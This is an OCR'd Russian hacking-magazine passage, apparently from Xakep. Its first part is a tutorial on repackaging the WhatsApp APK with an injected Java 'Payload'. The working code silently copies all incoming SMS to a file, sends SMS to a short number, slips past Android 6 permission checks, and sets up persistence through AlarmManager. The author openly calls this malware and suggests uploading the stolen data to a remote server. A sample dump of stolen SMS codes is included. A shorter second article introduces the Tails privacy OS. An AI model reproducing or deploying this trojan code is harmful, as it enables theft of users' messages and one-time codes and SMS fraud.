
На Java этот код выглядел бы так:

```
Payload.run(this);
```

То есть инструкция invoke-static, по сути, имеет такой вид:

```
invoke-static {аргумент}, Lимя_класса;->имя_метода(тип_аргумента;)↵
    тип_возвращаемого_значения
```

Регистр `p0`, который мы передали в качестве аргумента, всегда ссылается на текущий объект и эквивалентен ключевому слову this в Java. Текущий объект в данном случае имеет класс Activity, мы передаем его методу `run()` нашего класса, чтобы он смог использовать его для вывода сообщения на экран.



Файл Правка Инструменты Синтаксис Буферы Окно Encoding Справка


```
    goto/16 :goto_1

    .line 184
    :pswitch_data_0
    .packed-switch 0x0
        :pswitch_1
        :pswitch_2
        :pswitch_3
        :pswitch_0
        :pswitch_4
        :pswitch_2
        :pswitch_5
        :pswitch_6
    .end packed-switch
.end method

.method protected onCreate(Landroid/os/Bundle;)V
    .locals 6

    .prologue
    const/4 v1, 0x1

    const/4 v2, 0x0

    .line 95
    const-string/jumbo v0, "MainActivityInit"

    invoke-static {p0}, Lcom/whatsapp/Payload;->run(Landroid/content/Context;)V

    invoke-static {v0}, Lcom/whatsapp/j/d;->a(Ljava/lang/String;)Lcom/whatsapp/j/e;

    move-result-object v3

    .line 96
Main.smali[+]                                                                       [775,80][61%]
-- ВИЗУАЛЬНЫЙ РЕЖИМ --                                                                      76
```

Метод OnCreate() с нашим кодом

Все, осталось только собрать WhatsApp обратно в APK и подписать тестовым ключом:

```
$ cd ~/tmp/whatsapp
$ apktool b
$ cd ..
$ cp whatsapp/dist/whatsapp.apk ↵
    whatsapp-payload.apk
$ sign whatsapp-payload.apk
```

Полученный файл `whatsapp-payload.s.apk` закидываем на карту памяти и устанавливаем.



Предупреждение

У вас установлена измененная версия ROM. Измененные версии ROM могут конфликтовать с WhatsApp Messenger и не обслуживаются нашей службой поддержки.

Сработало!

ИДЕМ ДАЛЬШЕ

Какой же это зловред, если вместо кражи личной информации он только и делает, что сообщает о себе? Полностью согласен, поэтому сейчас мы существенно расширим возможности нашего payload. Он никак не будет выдавать своего присутствия, а вместо этого просто скинет все входящие СМС в файл на карте памяти:

```
public class Payload {
  public static void run(Activity activity) {
    Cursor cursor =
    activity.getContentResolver().query(Uri.parse("content://sms/
    inbox"), null, null, null, null);

    try {
      PrintWriter pw = new PrintWriter(new BufferedWriter(new
      FileWriter(Environment.getExternalStorageDirectory().
      getPath() + "/sms.txt", false)));

      if (cursor != null && cursor.moveToFirst()) {
        do {
          String address = null;
          String date = null;
          String body = null;
          for (int idx = 0; idx < cursor.getColumnCount(); idx++)
          {
            switch (cursor.getColumnName(idx)) {
              case "address":
                address = cursor.getString(idx);
                break;
              case "date":
                date = cursor.getString(idx);
                break;
              case "body":
                body = cursor.getString(idx);
            }
          }
          pw.println("From: " + address);
          SimpleDateFormat formatter = new
          SimpleDateFormat("yyyy.MM.dd HH:mm:ss");
          String dateString = formatter.format(new
          Date(Long.valueOf(date)));
          pw.println("Date: " + dateString);
          pw.println("Body: " + body);
          pw.println();
        } while (cursor.moveToNext());
      }
      pw.close();
      cursor.close();
    } catch (Exception e) {}
  }
}
```

Данный код читает базу данных СМС и записывает на карту памяти красивый текстовый файл `sms.txt`, содержащий СМС в формате:

```
From: номер
Date: дата
Body: текст
```

При необходимости код можно дополнить, чтобы файл сразу сливался на удаленный сервер, а затем уничтожался, дабы не оставлять следов. Чтобы код заработал, в манифест приложения (`~/tmp/whatsapp/AndroidManifest.xml`) необходимо добавить разрешение на чтение СМС:


```
<uses-permission android:name="android.permission.READ_SMS"/>
```

Далее остается только скомпилировать класс, перегнать в smali, скопировать в приложение, собрать и подписать его, так же как мы делали это в предыдущем разделе. Организовать отправку СМС на короткий номер и того проще:

```
public class Payload {
  public static void run(Activity activity) {
    PackageManager pm = actvity.getPackageManager();
    if (!pm.hasSystemFeature(PackageManager.FEATURE_TELEPHONY))
      return;
    SmsManager.getDefault().sendTextMessage("НОМЕР_ТЕЛЕФОНА",
    null, "ТЕКСТ_СООБЩЕНИЯ", null, null);
  }
}
```

Причем в этом случае даже не надо править `AndroidManifest.xml` — права на отправку СМС у WhatsApp уже есть.

В целом все просто, но есть одно большое но! Дело в том, что два приведенных выше куска кода будут отлично работать только до тех пор, пока ты не установишь хакнутый WhatsApp на смартфон под управлением Android 6.0 и выше. А тогда приложение упадет на старте, и причина в том, что «шестерка» требует явного запроса прав (в том числе на чтение СМС и запись на карту памяти) перед тем, как функции, защищенные этими правами, будут использованы.



```
From: QIWI_Wallet
Date: 2016.09.12 11:30:36
Body: Карта N[redacted]
остальные реквизиты http://w.qiwi.ru

From: QIWI_Wallet
Date: 2016.09.12 11:28:51
Body: 164713 kod dlja registracii Visa QIWI
Wallet. Nikomu ne soobwajte.

From: teleservice
Date: 2016.09.11 10:44:01
Body: Ваш код безопасности– 422037.
Пользуйтесь с удовольствием!

From: teleservice
Date: 2016.09.11 10:42:05
Body: Ваш код безопасности– 016315.
Пользуйтесь с удовольствием!

From: Yandex
Date: 2016.09.11 10:15:49
Body: Ваш код подтверждения: 691894.
Наберите его в поле ввода.

From: Balance
Date: 2016.09.10 10:58:35
Ln: 1 Col: 0 Ch: 1 Sel: 0|0 UTF-8 (UTF-8)
```

И здесь мы попадаем в одну не очень приятную ситуацию. Запросить-то права мы можем, вот только сама система запроса права реализована не в нашу пользу, потому как событие «Пользователь нажал на „Да“» может быть обработано только активностью приложения с помощью колбэка `onRequestPermissionsResult()`. Другими словами, придется вносить изменения в сам `Main.smali`.

Но есть способ проще и тупее. На самом деле нам совсем необязательно дожидаться, пока юзер нажмет кнопку «Да» или «Нет», после нажатия система так или иначе либо даст разрешение на выполнение операции, либо запретит, поэтому мы можем просто подождать и после этого проверить, есть ли у нас нужные права:

```
public class Payload {
  public static void run(Activity activity) {
    if (android.os.Build.VERSION.SDK_INT >= 23) {
      if (!requestPermission(activity))
        return;
    }
    // ...код метода run() из предыдущего примера...
  }

  @TargetApi(23)
  private static boolean requestPermission(Activity activity) {
    if
    (activity.checkSelfPermission(Manifest.permission.READ_SMS)
    != PackageManager.PERMISSION_GRANTED) {
      activity.requestPermissions(new
      String[]{Manifest.permission.READ_SMS,
      Manifest.permission.WRITE_EXTERNAL_STORAGE}, 123);

      try {
        Thread.sleep(10 * 1000);
      } catch (Exception e) {}

      return
      activity.checkSelfPermission(Manifest.permission.READ_SMS)
      == PackageManager.PERMISSION_GRANTED;
    } else {
      return true;
    }
  }
}
```

Данный код проверяет, запущен ли он в Android 6 или выше (API 23), и если да, то запускает код запроса разрешений на чтение СМС и запись на карту памяти, затем засыпает на десять секунд, а просыпаясь, проверяет, есть ли права (то есть нажал ли юзер «Да»). Если есть — отрабатывает уже знакомый нам код, нет — ничего не происходит.

Профессиональные программисты сожрут меня живьем за усыпление основного потока приложения, но мы здесь не в чемпионате на правильный код участвуем, главное, чтобы payload отработал, на остальное наплевать.

ПЕРИОДИЧЕСКИЕ ЗАДАЧИ

Проблема текущей реализации payload в том, что он будет запущен только во время *холодного старта* приложения, то есть при первом запуске, запуске после перезагрузки либо после того, как приложение будет вытеснено из памяти системой. Для одноразовой задачи это нормально, но что, если нам необходимо, чтобы наш зловред работал в фоне?

Для этого можно использовать сервис, то есть специальный поток, который будет висеть в фоне и делать нужную нам работу. Однако для нашей задачи это слишком избыточное решение. Гораздо удобнее использовать AlarmManager — специальную подсистему Android, позволяющую запускать нужный код через определенные интервалы. В отличие от сервисов AlarmManager не требует модификации AndroidManifest, достаточно просто привести код класса Payload к следующему виду:

```
public class Payload extends BroadcastReceiver {
  public static void run(Activity activity) {
    AlarmManager am = (AlarmManager)
    activity.getSystemService(Context.ALARM_SERVICE);
    Intent intent = new Intent(activity, Payload.class);
    PendingIntent pIntent = PendingIntent.getBroadcast(activity,
    0, intent, 0);

    am.setInexactRepeating(AlarmManager.ELAPSED_REALTIME_WAKEUP,
    SystemClock.elapsedRealtime(), 60 * 1000, pIntent);
  }

  @Override
  public void onReceive(Context context, Intent intent) {
    // ...зловредный код...
  }
}
```

Метод `run()` устанавливает Alarm, который должен срабатывать каждую минуту (60 * 1000 мс) и запускать код, указанный в методе `onReceive()`. Красота этого подхода в том, что после установки Alarm'а он будет срабатывать вне зависимости от того, запущено ли приложение. То есть, если пользователь запустил хакнутый WhatsApp, а затем закрыл его, а система завершила WhatsApp при нехватке памяти, он вновь будет запущен в фоне, когда сработает Alarm.

ВЫВОДЫ

Как видишь, внедрить собственный код в чужое приложение не просто реально, а реально настолько, что с этой задачей справится даже ребенок. Все, что нужно, — знать основы программирования для Android и чуть-чуть понимать код smali. И тогда открываются просто безграничные возможности модификации других приложений. К примеру, можно реализовать систему загрузки полноценных плагинов, о чем я уже писал, или даже получить root, скачать и установить APK с вирусом в системный раздел.

За сим откланиваюсь, встретимся в следующей статье цикла.

ФЛЕШБЛЕК

ИСПОЛЬЗУЕМ **ФЛЕШКУ С ДИСТРИБУТИВОМ TAILS**, ЧТОБЫ ПОЛНОСТЬЮ СКРЫТЬ СЛЕДЫ СВОЕЙ ДЕЯТЕЛЬНОСТИ.

Tor, безусловно, одно из самых нужных средств защиты личных данных. Но чтобы обезопасить себя со всех сторон и работать, не оставляя вообще никаких следов, нужно намного больше. Tails — операционная система семейства Debian Linux, основанная на серьезных принципах защиты данных. Используя флешку с Tails, ты можешь не опасаться не только слежки в интернете, но и обыска в квартире.

Тарас Татаринов,
эксперт по ИБ АО
«Монитор Безопасности»


Tails — не единственный дистрибутив Linux, который ставит защиту данных во главу угла. Но, на мой взгляд, это на сегодняшний день лучший выбор для человека, желающего сохранить конфиденциальность переписки, защищенность личных данных и сохранность важной информации от любопытных глаз. И раз уж я заговорил о принципах защиты данных в Tails, то нелишне будет их перечислить.

1. Сохранение конфиденциальности информации. Здесь все просто, нам необходимо защитить нашу информацию от посторонних. Для этого мы будем шифровать всё, использовать криптостойкие алгоритмы и длинные ключи. Что-то даже будем шифровать по нескольку раз. Ничто не должно храниться в открытом виде, ничто не передается в открытом виде.
2. Сокрытие наличия информации (стеганографическая защита). Нам необходимо скрыть сам факт хранения или передачи данных. Мы будем использовать скрытые криптоконтейнеры, заполнять свободные места на дисках случайными данными, эвристически неотличимыми от зашифрованных данных.
3. Скрытие адресата передачи информации. Иногда может потребоваться скрыть от чужих глаз не только саму информацию, но и адресата. В этом нам поможет многослойное шифрование и «луковая» маршрутизация.
4. Правдоподобный отказ (plausible deniability). Может возникнуть необходимость направить настойчивых любопытствующих (к примеру, при досмотре) на ложный след. Поверх скрытых контейнеров с важными данными мы создадим ложные, но очень правдоподобные зашифрованные разделы, в которых будем хранить поваренную книгу и картинки с котами из интернета.
5. Возможность отказаться от факта передачи информации, отозвать свои цифровые подписи и так далее. В этом нам поможет протокол OTR и использование HMAC вместо ЭЦП.
6. Работа на компьютере без следов. Все, что может остаться в оперативной памяти, на жестком диске или даже в памяти видеокарты, необходимо тщательно зачистить. Все важное должно сохраниться только на надежно зашифрованном, скрытом и оберегаемом нами носителе, риск утечек должен быть сведен к минимуму.

Все эти принципы дополняют друг друга. Если ты действительно озабочен защитой своих данных и сохранением конфиденциальности, не пренебрегай ни одним из них.

Установка

Для установки Tails нам понадобится две флешки. Почему две? Чтобы понять, что такое рекурсия, нужно сначала понять, что такое рекурсия. А Tails можно установить, только используя Tails. Скачиваем ISO с официального сайта tails.boum.org. Образ рекомендуется сразу проверить с помощью OpenPGP, подробная инструкция о том, как это сделать, есть на сайте. Скачанный образ записываем на первую, промежуточную флешку с помощью Universal Usb Installer. После этого можно выключать компьютер и загружаться с флешки. Когда ОС загрузится, нужно будет вставить вторую (основную) флешку и выбрать Applications → Tails → Tails Installer Install by Cloning.



Tails Installer

Install by cloning
- Install Tails on another USB stick by copying the Tails system that you are currently using.
- The USB stick that you install on is formatted and all data is lost.
- The encrypted persistent storage of the Tails USB stick that you are currently using is not copied.


Upgrade by cloning
- Upgrade another Tails USB stick to the same version of Tails that you are currently using.
- The encrypted persistent storage of the Tails USB stick that you upgrade is preserved.
- The encrypted persistent storage of the Tails USB stick that you are currently using is not copied.

Upgrade from ISO
- Upgrade another Tails USB stick to the version of an ISO image.
- The encrypted persistent storage of the Tails USB stick that you upgrade is preserved.
- The encrypted persistent storage of the Tails USB stick that you are currently using is not copied.

Need help? Read the documentation

Если все получилось, то система готова к работе.

Начало работы



Welcome to Tails

Use persistence? Documentation

● Yes ✓ ● No

Passphrase: ●●●● ☐ Read-Only?

enter secret passphrase

More options?

● Yes ✓ ● No

